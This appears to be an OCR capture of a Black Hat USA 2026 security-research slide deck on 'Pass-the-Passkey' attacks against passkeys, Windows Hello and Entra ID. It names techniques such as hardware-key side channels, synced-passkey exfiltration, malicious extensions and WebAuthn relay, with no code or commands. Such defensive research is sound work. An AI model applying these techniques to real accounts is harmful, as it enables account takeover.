SPECTEROPS
Creators of BloodHound

black hat
USA 2026

Pass-the-Passkey Family of Attacks

Michael Grafnetter
Principal Security Researcher

dsinternals.com
@MGrafnetter

Microsoft® Most Valuable Professional

About Me


Michael Grafnetter
Touch your security key.
REMOVE BEFORE FLIGHT

Session Agenda

03 Vulnerabilities in Windows 11 and Entra ID

05 Open-source tools for Windows

20+ Attack techniques

Pass-the-Passkey

Motivation and Previous Research

Passkeys Are Becoming Mainstream

www.microsoft.com/en-us/security/blog/2026/07/13/microsoft-entra-id-security-updates-passkeys-are-the-default-authentication-method-in-entra-id/

Microsoft | Security   Products   Solutions   Pricing   Services   Partners   Why Microsoft Security   Resources   Contact Sales   More   All Microsoft   Search   Light

Blog home > Microsoft Entra ID security updates: Passkeys are the default authentication method in Entra ID

Search the blog

News • July 13 • 5 min read

Microsoft Entra ID security updates: Passkeys are the default authentication method in Entra ID


By Nadim Abdo, Corporate Vice President, Identity and Network Access Engineering, Microsoft

Listen to this post


0:00 / 0:00   1X

Powered by Microsoft Copilot

Passkey Attack Surface



Side-Channel Attacks Against Hardware Keys



ars TECHNICA

AI BIZ & IT CARS CULTURE GAMING HEALTH POLICY SCIENCE SECURITY SPACE TECH FORUM SUBSCRIBE

SEND IN THE CLONES

Hackers can clone Google Titan 2FA keys using a side channel in NXP chips

Yubico and Feitian keys that use the same chip are likely susceptible, too.

DAN GOODIN – JAN 8, 2021 1:59 PM | 122

Platform Authenticator Vulnerabilities

CYBERARK
A PALO ALTO NETWORKS COMPANY

Products & Services | Topics | Industry | Content Type

All » Threat Research Blog » Bypassing Windows Hello Without Masks or Plastic Surgery

Bypassing Windows Hello Without Masks or Plastic Surgery

Omer Tsarfati | 7/17/23

Share This!

Synced Passkey Exfiltration

Your (Synced) Passkey is Weak

Copying private keys is a bad idea

Brought to you by Allthenticate

Synced "passkeys" were created by Apple as means of vendor lock-in, not as a security feature.

Sign in with Passkey

Requires a device with iOS 17 or later.

Passkeys are only as secure as the mechanism that protects them.

Password manager credentials are phishable.

Disable passkeys in your password manager.

Use device-bound keys for real security.

Not all passkeys are created equal.

synced passkeys are stored in cloud-based password managers, which **are phishable**.

device-bound passkeys never leave the hardware and are **effectively unphishable**.

MITB: Malicious Browser Extension

zscaler™ Solutions Partners Research Resources About Us **Try SquareX Enterprise**

Passkeys Pwned: Turning WebAuthn Against Itself

The Passkeys Pwned attack highlights a passkey implementation flaw, specifically that of WebAuthn in the registration and authentication process, allowing unauthorized access to enterprise SaaS apps and resources.

MITM – Missing Request Tampering Validation

PIN Bypass in Passwordless WebAuthn on microsoft.com and Nextcloud

Dr. Dominik Schürmann, Vincent Breitmoser


Aug 12, 2020 · 7 min read · FIDO2, WebAuthn

Attacker sneaks up on the victim and successfully logs in without entering a PIN using Near Field Communication (NFC).

Pass-the-Passkey


WebAuthn Relay Attack Primitive

Authentication Flow – Challenge / Response



